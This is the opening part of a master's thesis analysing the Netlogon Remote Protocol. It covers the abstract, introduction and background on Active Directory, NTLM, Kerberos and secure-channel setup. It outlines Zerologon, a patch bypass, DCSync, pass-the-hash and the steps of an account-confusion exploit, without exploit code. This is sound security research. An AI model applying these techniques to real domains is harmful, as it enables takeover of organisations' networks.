RUHR-UNIVERSITÄT BOCHUM

RUB

Master's Thesis in IT Security

Analyzing the Security of the Netlogon Remote Protocol

Alexander Neff

Master's Thesis in IT Security

Analyzing the Security of the Netlogon Remote Protocol

Author:	Alexander Neff
Supervisor:	Prof. Dr. Kevin Borgolte
Advisor:	Tobias Holl
Submission Date:	December 16, 2025

Abstract

Active Directory constitutes a component of the core infrastructure of numerous enterprise environments. The presence of security vulnerabilities in Active Directory has the potential to result in severe consequences for the overall security of an organization's IT infrastructure. The Netlogon Remote Protocol is an integral component of the Active Directory architecture. It is responsible for the management of computer accounts, the delegation of authentication requests, and various other management tasks.

In 2020, Tervoort identified a critical vulnerability in the Netlogon protocol. This vulnerability enabled an attacker to reset the password for any computer account within the domain. This also includes the account of Domain Controllers, leading to a full domain compromise [77]. Microsoft issued two patches: the first one to immediately rectify the cryptographic vulnerability that enabled the attack, and the second one to ensure that all communication over the Netlogon secure channel is signed and sealed.

In this thesis, we analyze both patches and demonstrate that neither is sufficient to fully mitigate the underlying vulnerabilities. We demonstrate that the cryptographic patch can be bypassed by an attacker who is within the network. This requires brute-forcing over the network, which can be optimized to achieve an average estimated time of about half an hour. In this paper, we present three attack variants that vary in terms of brute-force complexity and prerequisites. Furthermore, an analysis of the security of the signing and sealing mechanisms is presented, together with a configuration that exempts computer accounts from the signing and sealing enforcement. In conclusion, every computer account that is exempted from the enforcement can be compromised. If this computer account belongs to a Domain Controller, the entire Active Directory domain is at risk.

We identify the core issue of both attacks: an incorrect use of the AES-CFB8 encryption. Both the Zerologon attack and the attack presented in this thesis, which we dubbed "Onelogon", exploit this flaw. Although we recommend patches to address the current bypass of the authentication mechanism in the short term, we emphasize that the underlying issue can only be solved by reimplementing the AES-CFB8 mode correctly.

Acknowledgments

First and foremost, I would like to thank my supervisor, Tobias Holl, for his guidance and support throughout the research and writing process of this thesis. I would also like to thank Kristian Čović for being my rubber duck during the development of the attack ideas, as well as for sharing his knowledge about the low level protocols around RPC and NDR. Discussing ideas helped me to clarify my thoughts and pouring my ideas into the attacks presented in this thesis. A big thank you also goes to Elad Shamir from SpecterOps for providing the initial idea of studying the Netlogon protocol, as well as discussing my findings and their impact on Active Directory security. Finally, I want to thank Phil Knüfer, Eric Heider and Alexandra Voigt for reviewing and proofreading this thesis.

Contents

1 Introduction

Active Directory is currently the most widely used directory service for managing identities and access in enterprise environments [21]. As it manages user accounts, computer accounts, access permissions and much more, the security of Active Directory is crucial for the overall security of an organization's IT infrastructure.

The Netlogon Remote Protocol is a core component of the Active Directory infrastructure. It is a remote procedure call (RPC) protocol that provides services related to pass-through authentication, machine account management and domain trust services. Prior to the introduction of the Directory Replication Service (DRS) Remote Protocol in Windows Server 2000 [34], Netlogon was also responsible for replicating directory data between Domain Controllers. As some Netlogon services require the use of "secure channels", the protocol provides its own authentication mechanism. It also implements a security support provider (SSP) that enables messages exchanged over the secure channel to be signed and sealed (encrypted).

The authentication protocols NT LAN Manager (NTLM) and Kerberos are commonly used by various Active Directory services for authentication [52]. Both protocols have been extensively studied, especially in non-academic literature [2; 8; 71]. In addition, the security properties of Kerberos have been the subject of substantial academic analysis [4; 60; 66]. However, research concerning the Netlogon protocol remains sparse. So far, three vulnerabilities that are related to the Netlogon protocol have been found, all of which allowed an attacker to elevate privileges to some extent. These vulnerabilities will be discussed in more detail in Chapter 3. This demonstrates that the Netlogon protocol is a critical component of Active Directory and that vulnerabilities in its implementation can have severe consequences for an organization's network security.

In 2020, Tervoort disclosed the Zerologon vulnerability (CVE-2020-1472) [77]. This critical vulnerability in the Netlogon protocol allows an attacker to impersonate any computer in the domain, including the Domain Controller itself. The vulnerability exploits a cryptographic flaw in the AES-based authentication method of the Netlogon protocol [77]. This allows an attacker to bypass the Netlogon protocol's authentication mechanism and establish a secure channel with the Domain Controller. Furthermore, the attacker can spoof subsequent Netlogon RPC calls to change the password of the Domain Controller's computer account to an empty string. This results in the immediate and complete compromise of the domain, as the attacker can impersonate the Domain Controller and request any credentials using the DRS Remote Protocol. No credentials are required to exploit the vulnerability; only network access to the Domain Controller is needed. Due to its severity, ease of exploitation and lack of prerequisites, NIST assigned it the maximum CVSSv3 score of 10.0 [63]. Microsoft released two patches to mitigate the vulnerability: the first one patched the cryptographic flaw in Netlogon authentication, and the second one enforced secure RPC connections. Therefore, the secure channel now requires all messages to be signed and sealed after authentication.

This thesis analyzes the security of the Netlogon protocol, focusing on the AES-based authentication method and secure channel establishment. We analyze both the authentication mechanisms and the

security of the signing and sealing mechanisms. We also evaluate the effectiveness of the patches released by Microsoft to mitigate the Zerologon vulnerability. The findings reveal that these patches are inadequate for completely mitigating vulnerabilities in all configurations. Although the vulnerability exploited in the Zerologon attack has been patched, we demonstrate that attackers can still exploit a cryptographic vulnerability similar to the original one. This requires brute-forcing over the network, but we present an attack method that enables attackers to significantly increase brute-force speed. This results in three attack variants that combine the cryptographic flaw with the brute-force speedup, enabling attackers to compromise machine accounts in about half an hour. To bypass the signing and sealing requirements of the secure channel, we demonstrate how the introduction of a Group Policy Object (GPO), allowing administrators to maintain backwards compatibility for legacy systems, leads to a configuration in which exempted computers can be compromised. If the Domain Controller is exempted, an attacker can compromise the entire domain using the presented attacks. We also present a technique for enumerating such exempted computers in Active Directory. Furthermore, we briefly analyze the prevalence of this configuration in enterprise environments and demonstrate that it is still in use today.

Unlike many attacks on Active Directory environments, which assume a machine-in-the-middle (MitM) attack capable of intercepting and manipulating network traffic, this approach is similar to the one used for the original Zerologon vulnerability. This involves an attacker with network access to the Domain Controller, who can establish TCP connections to it, but does not require MitM capabilities. For certain attack variants, the attacker is required to possess valid credentials for a computer account in the domain.

We discuss mitigations and countermeasures for the attacks presented. However, we conclude that the AES-based authentication method of the Netlogon protocol is fundamentally flawed. In the long term, we therefore recommend that Microsoft reimplement the AES-based authentication method to address the underlying cryptographic issue. Detection methods for the presented attacks are also discussed, enabling administrators to identify potential attacks and compromises.

Mollema presented a relay attack that exploits the Zerologon vulnerability to compromise the domain without resetting the computer account password of the Domain Controller [56]. This attack utilizes the Zerologon vulnerability to bypass the authentication of the secure channel and spoof a successful authentication on the targeted server. Further research could analyze whether similar relay attacks are possible using the authentication bypass presented in this thesis.

The structure of this thesis is as follows: First, in Chapter 2, we provide background information on Active Directory, its authentication mechanisms and hashing algorithms, as well as the Netlogon protocol and its authentication flow. Chapter 3 discusses related work and previous research about vulnerabilities in the Netlogon protocol. In Chapter 4 we analyze the patches released by Microsoft to mitigate the Zerologon vulnerability, as well as attacks that bypass these patches. Chapter 5 describes the implementation for the presented attacks with optimizations to reduce brute-forcing time. In Chapter 6, we discuss countermeasures and detection methods for the attacks presented. Finally, we conclude this thesis in Chapter 7.

2 Background

This section focuses on the cryptographic algorithms and protocols that are relevant to this thesis. We provide an overview of the Advanced Encryption Standard (AES) and its modes of operation, as well as an introduction to Active Directory and its authentication mechanisms. Furthermore, we describe the Netlogon Remote Protocol (NRPC) and its secure channel authentication mechanism.

2.1 AES and Modes of Operation

The Advanced Encryption Standard (AES) is a symmetric block cipher that was adopted as a standard by the National Institute of Standards and Technology (NIST) in 2001 [64]. Three different variants are specified, differing in the key size used for encryption and decryption: AES-128, AES-192, and AES-256. AES operates on fixed-size blocks of 128 bits (16 bytes) and uses a series of transformations to encrypt and decrypt data [64]. Any data larger than the 16-byte block size of AES is divided into 16-byte blocks and processed sequentially.

Different modes of operation can be used with AES to encrypt data that is larger than the block size. The most common modes are Electronic Codebook (ECB), Cipher Block Chaining (CBC), Cipher Feedback (CFB), Output Feedback (OFB), Counter (CTR), and Galois Counter mode [65, sec. 5.1; 11; 12]. These modes define how to process multiple blocks of data, including possible initialization vectors (IV) and chaining mechanisms.

The Cipher Feedback (CFB) mode is a stream cipher mode that utilizes the output of prior encryption rounds to encrypt the current block. Each round of encryption uses a 16-byte input to the AES cipher and produces a 16-byte output. This output is then XORed with the plaintext block to produce the ciphertext block [65, sec. 5.1.4]. The input for the initial encryption round is the IV, which must be unique for each encryption operation [11]. In subsequent rounds, the input is the encrypted ciphertext block from the previous round. Consequently, the encryption of each block depends on the previous blocks, meaning that identical plaintext blocks will produce different ciphertext blocks. The decryption process is similar, with the previous ciphertext block being encrypted and then XORed with the current ciphertext block to produce the plaintext block. In round 1, the IV is used as the input for the AES cipher [65, sec. 5.1.4].

The CFB mode can also be used with smaller output block sizes to encrypt data in smaller chunks, eliminating the need for padding. Common output block sizes, besides the 128 bits (16 bytes), are 64 bits (8 bytes), 8 bits (1 byte), and 1 bit [11, sec. 6.3]. These are denoted as CFB64, CFB8 and CFB1, respectively. Rather than using the full 16-byte output of the AES cipher, only the required number of bits are taken from the output and XORed with the plaintext block. The most significant bits (MSB) of the output are used for the encryption. Therefore, in CFB8 mode, only the first byte of the 16-byte output is used, and the remaining 15 bytes are discarded [11].

2.2 Active Directory

Active Directory (AD) is a suite of directory services developed by Microsoft for Windows domain networks. It is an essential component of most modern enterprise environments [21]. Active Directory is used to manage workstations, servers, and other devices on a network. It provides authentication and authorization services and enables centralized management of resources. The core Active Directory Domain Service (AD DS) was introduced with Windows Server 2000 alongside the introduction of domains and Domain Controllers. With the release of Windows Server 2003, the Active Directory Lightweight Directory Services (AD LDS) was added to the Active Directory suite [39, sec. 1]. Today, Active Directory is a collection of services that work together to provide a comprehensive directory service solution. The main components of Active Directory are [24]:

- Active Directory Domain Services (AD DS) is the core service that provides directory services, including user and computer authentication, authorization, and resource management.
- Active Directory Lightweight Directory Services (AD LDS) is a Lightweight Directory Access Protocol (LDAP) directory service that provides a communication interface for accessing the data of the Active Directory.
- Active Directory Certificate Services (AD CS) is a public key infrastructure service for issuing and managing certificates in an Active Directory environment.
- Active Directory Federation Services (AD FS) provides single sign-on (SSO) capabilities for browser-based applications.
- Active Directory Rights Management Services (AD RMS) offer information protection and rights management capabilities, allowing administrators to control access to sensitive information and resources.

2.3 Accounts in Active Directory

Active Directory has two types of accounts: user and computer. User accounts are for human users, while computer accounts are for machines and services that need to authenticate to the domain [29, sec. 1.1.1.2]. Computer accounts are created automatically when a computer joins the domain, but they can also be created manually. Each account in Active Directory has several assigned attributes. Identifying attributes include the `displayName`, the security account manager account name (often abbreviated as `sAMAccountName`), the security identifier (SID), and the `userAccountControl` attribute [42, sec. 3.1.1.3]. While the `displayName` and the `sAMAccountName` can be changed throughout the lifetime of the account, the SID is unique and immutable for every account [23; 29, sec. 1.1.1.2]. The SID takes the form of `S-1-5-21-<domain-SID>-<RID>`, where the first part is the identifier authority, the second part is the domain security identifier, and the third part is the account-specific relative identifier (RID) [42, sec. 3.1.1.9.2]. Each Active Directory domain has a unique domain SID, which guarantees that users and computers from different domains have distinct SIDs, even if they happen to share the same RID. The SID for the default Domain Administrator account is `S-1-5-21-<domain>-500`, where `500` is the identifier for the Domain Administrator account [45].

When authenticating to the domain, the client specifies the `sAMAccountName` of the account and provides its password. Therefore, the `sAMAccountName` is an identifier that must be unique within the domain [42, sec. 3.1.1.8.4]. During the authentication process, the server translates the `sAMAccountName` to the corresponding SID [42, sec. 3.1.5.2.2, sec. 3.1.5.13.5].

2.3.1 Domain Replication

Domain Controllers (DCs) are servers that host the Active Directory Domain Services (AD DS) and are responsible for authenticating users and computers in the domain. In an Active Directory domain, multiple Domain Controllers can exist to provide redundancy and load balancing. To ensure that all Domain Controllers have the same information about user and computer accounts, they replicate directory data among each other using the Directory Replication Service (DRS) Remote Protocol [34, sec. 1, 2.2.1].

Attackers exploit this replication mechanism to compromise Active Directory domains. For example, the DCSync attack allows an attacker to impersonate a Domain Controller and request the password hashes of all users in the domain [53; 68]. The most prominent tools that enable this attack are mimikatz [9] and Impacket's `secretsdump.py` script [14].

2.3.2 Identifying Computer Accounts

A common factor for distinguishing user and computer accounts is that computer accounts must end with a dollar sign ($) [42, sec. 3.1.1.6, 11]. For example, given a Domain Controller named `DC1`, the corresponding computer account would be `DC1$` [29, sec. 1.1.1.2]. However, since user accounts can end with a dollar sign as well, this is not sufficient for clearly identifying computer accounts.

Furthermore, computer accounts can be either normal machine accounts or Domain Controller accounts. This distinction is critical because Domain Controller accounts have domain replication privileges, which can be used to replicate the NTDS.dit database of the domain [29, sec. 1.1.1.5.2; 42, p. 3.1.1.8.10]. Because this database contains the password hashes of all users in the domain, Domain Controllers can effectively impersonate any user, including Domain Administrators.

Active Directory uses different attributes to determine whether an account is a user account or a machine account and furthermore, whether it is a normal machine account or a Domain Controller account. One attribute is the `userAccountControl` database attribute, which is a 32-bit integer containing various flags that control the account's behavior [42, sec. 2.2.1.12]. The flag names are prefixed with "`UF_`". For example, if an account is disabled, the `userAccountControl` attribute will have the flag `UF_ACCOUNTDISABLE` set with its value 0x00000002. This attribute is stored in the SAM or NTDS.dit database and can be queried using the LDAP or SAMR protocol [51]. Note that the `userAccountControl` attribute is mapped to a different set of flags when transmitted via the SAMR protocol [42, sec. 3.1.5.14.2]. These flags are prefixed with "`USER_`" instead of "`UF_`". For instance, the `USER_ACCOUNT_DISABLED` flag has the value 0x00000001 and is mapped to the flag `UF_ACCOUNTDISABLE`, which has the value 0x00000002 [42, sec. 2.2.1.12]. Unless otherwise specified, the `userAccountControl` refers to the `userAccountControl` database attribute [42, sec. 3.1.1.6; 51].

The `sAMAccountType` attribute indicates the type of account object. It is used to differentiate user or computer account objects from group accounts or other domain objects [28]. In the case that the account is a not a group or alias object, it is used to differentiate user, machine, and trust accounts [28; 42, sec. 2.2.1.9].

Both attributes are interlinked. For example, when certain bits of the `userAccountControl` database attribute are updated, the `sAMAccountType` attribute must also be updated [42, sec. 3.1.1.8]. Furthermore, both attributes are used to differentiate between user and computer accounts. The `userAccountControl` database attribute defines a normal user account with the `UF_NORMAL_ACCOUNT` (0x00000200) flag, a machine account with the `UF_WORKSTATION_TRUST_ACCOUNT` (0x00001000) flag and a Domain Controller account with the `UF_SERVER_TRUST_ACCOUNT` (0x00002000) flag [42, sec. 2.2.1.13]. Similar flags exist for the `sAMAccountType` protocol attributes [42, sec. 2.2.1.12]. However, the `sAMAccountType` only differentiates between user accounts and computer accounts, where

the SAM_USER_OBJECT (0x30000000) value is used for user accounts and the SAM_MACHINE_ACCOUNT (0x30000001) value is used for computer accounts [42, sec. 2.2.1.9].

2.3.3 Account Confusion

In 2021, two vulnerabilities, CVE-2021-42278 and CVE-2021-42287, were discovered that exploited the incorrect parsing of the sAMAccountName to confuse different computer accounts [30; 31]. Specifically, it was possible to impersonate a Domain Controller by creating a computer account with the same sAMAccountName as the Domain Controller, but without the dollar sign at the end [30]. First, the newly created computer account requests a ticket-granting ticket (TGT) from the Key Distribution Center (KDC). Then, the account is deleted, and a service ticket (ST) is requested, presenting the previously acquired TGT as proof of identity. Upon receiving the ST request, the KDC searches for the computer account with the sAMAccountName from the TGT. If the KDC cannot find the computer account, it appends a dollar sign to the sAMAccountName and searches for a computer account with the modified name. Therefore, if the computer's sAMAccountName is identical to that of the Domain Controller (minus the dollar sign), the KDC will issue a valid ST for the presented TGT [31]. This allows the computer account to impersonate the Domain Controller's computer account.

2.4 Authentication in Active Directory

Active Directory supports various authentication mechanisms to verify the identity of users and computers in a domain. The two primary authentication protocols used in Active Directory that are relevant to this thesis are: NT LAN Manager (NTLM) and Kerberos. However, there are other authentication mechanisms as well, such as smart card or certificate-based authentication [52].

2.4.1 Protocol Negotiation

Both the NTLM and the Kerberos authentication protocols have been present since the introduction of Active Directory with Windows Server 2000 [46]. NTLM is considered a legacy protocol and has been deprecated with the introduction of Windows 11 24H2 and Windows Server 2025. This makes Kerberos the preferred authentication protocol in modern Active Directory environments [35, sec. 1; 37].

2.4.2 NT LAN Manager (NTLM) Authentication

The NTLM protocol is a challenge-response authentication protocol that was developed by Microsoft for the Windows operating system. It is used to authenticate to resources within and outside of Active Directory domains [35, sec. 1]. Although all modern Windows operating systems support Kerberos, NTLM is still widely used by legacy systems and applications that do not support Kerberos authentication but must be integrated into Active Directory. Two versions of the NTLM protocol exist: NTLMv1 and NTLMv2 [35, sec. 3.3]. Microsoft deprecated the NTLMv2 authentication with Windows 11 24H2 and Windows Server 2025, and removed NTLMv1 entirely. However, NTLMv2 is still supported for backward compatibility [37].

The authentication flow of NTLM consists of three main steps: negotiation, challenge, and authentication [35, sec. 3.1]. First, the client sends a negotiation message to the server, indicating the supported NTLM versions and capabilities. The server responds with a challenge message that includes a nonce. To prove its identity, the client computes a response to the challenge using its password hash and sends it back to the server in an authentication message. The server verifies the response by either computing the expected response using the stored password hash of a local user or by forwarding the authentication request to a Domain Controller for validation. This pass-through authentication uses the Netlogon protocol and its secure channel mechanism [41, sec. 3.5.4.5].

Besides authentication with domain credentials, the Windows operating system also supports authentication with local user accounts. When a user attempts to authenticate locally, the Local Security Authority (LSA) verifies the credentials provided using the Security Account Manager (SAM) [43]. The SAM is a local database that stores user accounts in a registry hive. This registry hive is located at `C:\Windows\System32\config\SAM` and is only accessible with administrative privileges. Furthermore, the SAM database file is encrypted with the system's boot key to provide a certain level of confidentiality [38; 42].

Each account stored in the SAM database has a unique identifier called the relative identifier (RID) [42, sec. 2.2.6.1]. When the server is promoted to a Domain Controller, the SAM database is replaced by the NTDS.dit database, which stores all accounts of the Active Directory domain. This relative identifier is appended to the domain SID to form the complete SID of the account, see Section 2.3. By default, the SAM database contains the following accounts [48; 49]:

- `Administrator` (RID 500): The local administrator account with full privileges on the local machine.
- `Guest` (RID 501): A local account with limited privileges that is typically disabled by default.
- `DefaultAccount` (RID 503): A built-in account used by the system for various purposes, such as running background tasks.
- `WDAGUtilityAccount` (RID 504): A built-in account used by Windows Defender Application Guard for isolation purposes.

2.4.3 Kerberos Authentication

Kerberos is a network authentication protocol that was developed by the Massachusetts Institute of Technology (MIT). It was first released as version 4 in 1988 [54; 75], followed by Kerberos version 5 in 1993 [61]. Microsoft implements Kerberos version 5 as specified in RFC 4120 and adds proprietary extensions for Active Directory [40; 62].

Kerberos is a centralized authentication protocol that relies on a trusted third party, called the Key Distribution Center (KDC), to authenticate users and computers within a realm (domain). Authentication is based on tickets, which are issued by the KDC and used to access resources in the domain. First, the client requests a ticket-granting ticket (TGT) by sending a `KRB_AS_REQ` request to the KDC. If pre-authentication is required, the KDC will verify the client's identity and issue a TGT in the `KRB_AS_REP` response. Then, the client can request service tickets for specific services on a host by sending a `KRB_TGS_REQ` request to the KDC and including the TGT as proof of identity. The KDC responds with a `KRB_TGS_REP` message containing the requested service ticket. Finally, the client presents the service ticket to the target server in a `KRB_AP_REQ` message to authenticate and access the service [40, sec. 1.3.2; 62, sec. 3].

Although Kerberos has several advantages over NTLM, such as mutual authentication between the client and server and the use of stronger secrets, like AES keys [40, sec. 1.3.2, 3.1.1.2], it also has limitations. For example, as explained in Section 2.4.2, NTLM supports offline authentication if the Domain Controller (KDC) is not reachable. In contrast, Kerberos requires the KDC to be available for authentication [35, sec. 1].

2.4.4 Hash Types in Active Directory

Since the introduction of Active Directory, various hash types have been used to store user passwords. The first type of hash used was the LAN Manager (LM) hash. However, it had several cryptographic weaknesses, leading to the development of the NT hash. Today, Active Directory primarily uses the NT hash to store user passwords, supplemented by newer hash types for Kerberos authentication [33].

LM Hash. The LAN Manager (LM) hash is a cryptographic hash function used by Windows operating systems to store user passwords in Active Directory and the local Security Account Manager (SAM) database. It is derived from a user's ISO 8859-1 (Latin-1) encoded password. First, the password is converted to uppercase and padded to 14 bytes. Then, it is split into two 7-byte keys. Each key is then used to encrypt the predefined constant "`KGS!@#$%`" using the DES encryption algorithm [35, sec. 4.2.2.1.1]. The LM hash is considered weak by modern standards because it is vulnerable to various attacks, such as brute-force and rainbow table attacks. Due to its weaknesses, Microsoft has disabled the use of LM hashes by default since Windows Vista and Windows Server 2008 [33].

NT Hash. The NT hash is derived from the user's password by hashing the UTF-16LE-encoded password using the MD4 hashing algorithm [35, sec. 3.3.2]. The resulting 16-byte hash is then stored in either the Active Directory database or the local SAM database. Although Kerberos authentication introduced new hash types and encryption keys, the NT hash remains the primary hash type used for storing passwords in Active Directory [33]. The NT hash can be used for authentication in the NTLM and Kerberos protocols, without knowing the plaintext password. When using NTLM authentication, the NT hash is directly used for computing the challenge-response pairs [35, sec. 3.3.2]. This technique is called the "pass-the-hash" attack [80]. In Kerberos, tickets can be forged by using the `RC4-HMAC` encryption type, which directly uses the NT hash as the key for encryption and decryption of Kerberos tickets [17, sec. 2; 40, sec. 3.1.5.2].

2.4.5 Supplementary Credentials for Kerberos Authentication

The Kerberos implementation by Microsoft supports the following encryption types [40, sec. 3.1.5.2]:

- AES256-CTS-HMAC-SHA1-96
- AES128-CTS-HMAC-SHA1-96
- RC4-HMAC
- DES-CBC-MD5
- DES-CBC-CRC

However, only the `RC4-HMAC` algorithm relies on the NT hash, see Section 2.4.4. The other algorithms require supplementary keys stored in Active Directory that are derived from the user's plaintext password. Therefore, in addition to the NT hash, the Active Directory database can also store so-called supplementary credentials, which are used for these encryption types.

2.5 The Netlogon Remote Protocol

The Netlogon Remote Protocol (NRPC) is a Remote Procedure Call (RPC) protocol developed by Microsoft that is used for various tasks in an Active Directory environment. Prior to the introduction of the Directory Replication Service (DRS) Remote Protocol in 2007, NRPC was the primary protocol for domain replication between Domain Controllers [34]. Today, among other services, NRPC provides pass-through authentication when NTLM is used, making it a critical component of Active Directory's backbone infrastructure.

Table 2.1: RPC methods that require a secure channel and are relevant to this thesis, compare [41, sec. 3.1.4.6, sec. 3.5.4].

RPC function name	Description
`NetrLogonGetCapabilities`	The `NetrLogonGetCapabilities` method returns server capabilities or requested flags based on input QueryLevel parameter.
`NetrLogonSamLogonWithFlags`	The `NetrLogonSamLogonWithFlags` method handles logon requests for the SAM according to specific property flags.
`NetrServerPasswordGet`	The `NetrServerPasswordGet` method allows a BDC to get a computer account password from the PDC in the domain.
`NetrServerPasswordSet`	The `NetrServerPasswordSet` method sets a new password for an account in the User Account Subsystem (UAS).
`NetrServerPasswordSet2`	The `NetrServerPasswordSet2` method allows an account to set a new clear text password. This method extends `NetrServerPasswordSet`, which specifies an encrypted one-way function (OWF) of a password.

2.5.1 Uses of the Netlogon Remote Protocol

According to the [MS-NRPC] specification document [41, sec. 1]:

> The Netlogon Remote Protocol is a remote procedure call (RPC) interface that is used for user and machine authentication on domain-based networks. The Netlogon Remote Protocol RPC interface is also used to replicate the database for backup Domain Controllers (BDCs).

In addition to pass-through authentication and handling domain replication, the Netlogon protocol also provides other services to the Active Directory environment. The following capabilities are listed in the [MS-NRPC] protocol specification [41, sec. 1.3]:

- Pass-through authentication with intercommunication in the Domain
- Pass-through authentication with domain trusts for cross-domain authentication requests
- Account Database Replication, as described in Section 2.3.1
- Secure Channel Maintenance, mainly changing or retrieving the computer account password
- Domain Trust Services, such as discovery of trusted domains
- Message Protection Services, in the form of signing and sealing messages
- Administrative Services for managing the Netlogon service

While pass-through authentication and secure channel maintenance are still used today, account database replication has been replaced by the DRS Remote Protocol [34, sec. 1; 77].

2.5.2 Authentication Flow

The Netlogon protocol requires a secure channel to be established to perform sensitive or privileged operations. This is to protect underlying sensitive operations, such as validating login information, changing the password of the computer account, or replicating the domain database. The secure channel is established using a challenge-response authentication mechanism, which is based on different encryption algorithms, depending on the capabilities of the client and server. The functions



Figure 2.1: Session-Key Negotiation [41, sec. 3.1.4.1].

that are relevant to this thesis can be found in Table 2.1. The full list of functions that require a secure channel to be established, including their description, is available in Table A.2.

2.5.2.1 Secure Channel Setup

To establish a secure channel, the client must first negotiate a session key with the server. Once both parties have calculated the session key, the client can authenticate with the server using a credential computed with the session key. The authentication flow is described in the following [41, sec. 3.1.4.1]. Furthermore, the exchanged messages of the RPC calls are illustrated in Figure 2.1.

1. The client sends a `NetrServerReqChallenge` request to the server [41, sec. 3.5.4.4.1].
2. The server responds with the server challenge [41, sec. 3.5.4.4.1].
3. The client and server compute the session key using the server challenge, client challenge, and the password of the account that tries to establish the secure channel [41, sec. 3.1.4.3].
4. The client and server each compute both the client and server credential [41, sec. 3.1.4.4].
5. The client sends a `NetrServerAuthenticate2` request to the server, containing the `ClientCredential` as proof of knowledge of the shared secret [41, sec. 3.5.4.4.2].
6. The server compares the received `ClientCredential` with the `ClientCredential` it computed locally. If they match, the authentication is successful, and the server includes the `ServerCredential` in the authentication response [41, sec. 3.5.4.4.2].
7. The client verifies the received `ServerCredential` with its locally computed `ServerCredential`. If both credentials match, the secure channel is successfully established [41, sec. 3.1.4.4].



Figure 2.2: AES 8-bit CFB Encryption of Netlogon, compare [77, fig. 2].

8. The client should then request the server's capabilities using the `NetrLogonGetCapabilities` RPC call to ensure that the negotiated capabilities in the authentication request have not been altered [41, sec. 3.1.4.1].

The following sections explain the steps of the secure channel setup in more detail.

2.5.2.2 Challenge Exchange

The RPC call `NetrServerReqChallenge` is used to exchange both challenges between the client and the server [41, sec. 3.5.4.4.1]:

```
NTSTATUS NetrServerReqChallenge(
    [in, unique, string] LOGONSRV_HANDLE PrimaryName,
    [in, string] wchar_t* ComputerName,
    [in] PNETLOGON_CREDENTIAL ClientChallenge,
    [out] PNETLOGON_CREDENTIAL ServerChallenge
);
```

The `PrimaryName` parameter is the handle of the RPC connection and should contain the fully qualified domain name (FQDN) of the server receiving the call. Note that the `PrimaryName` is not transmitted over the network, but is only used to identify the session locally [41, sec. 3.4.1]. The `ComputerName` parameter should contain the NetBIOS name of the client computer trying to establish the secure channel. This can be any Unicode string and does not have to match the computer's actual NetBIOS name. When the server receives the request, it stores both challenges in a linked list, using the `ComputerName` to identify the session. Therefore, all subsequent requests must use the same `ComputerName`, so that the server can identify the session. Each challenge is an 8-byte value that should be randomly generated [41, sec. 1.1].

Table 2.2: Secure Channel Types, compare [41, sec. 2.2.1.3.13].

Channel Type	Value	Description
`NullSecureChannel`	0	Unauthenticated secure channel. Returns `STATUS_INVALID_PARAMETER`
`MsvApSecureChannel`	1	Secure channel for the NTLM security provider. Returns `STATUS_INVALID_PARAMETER`
`WorkstationSecureChannel`	2	Secure channel for a normal computer account to a DC.
`TrustedDnsDomainSecureChannel`	3	Secure channel between two DCs, connected through a trust relationship of two domains. A trusted domain object (TDO) is used.
`TrustedDomainSecureChannel`	4	Secure channel between two DCs, connected through a trust relationship of two domains.
`UasServerSecureChannel`	5	Secure channel for a LAN Manager server to a DC. Returns `STATUS_INVALID_PARAMETER`
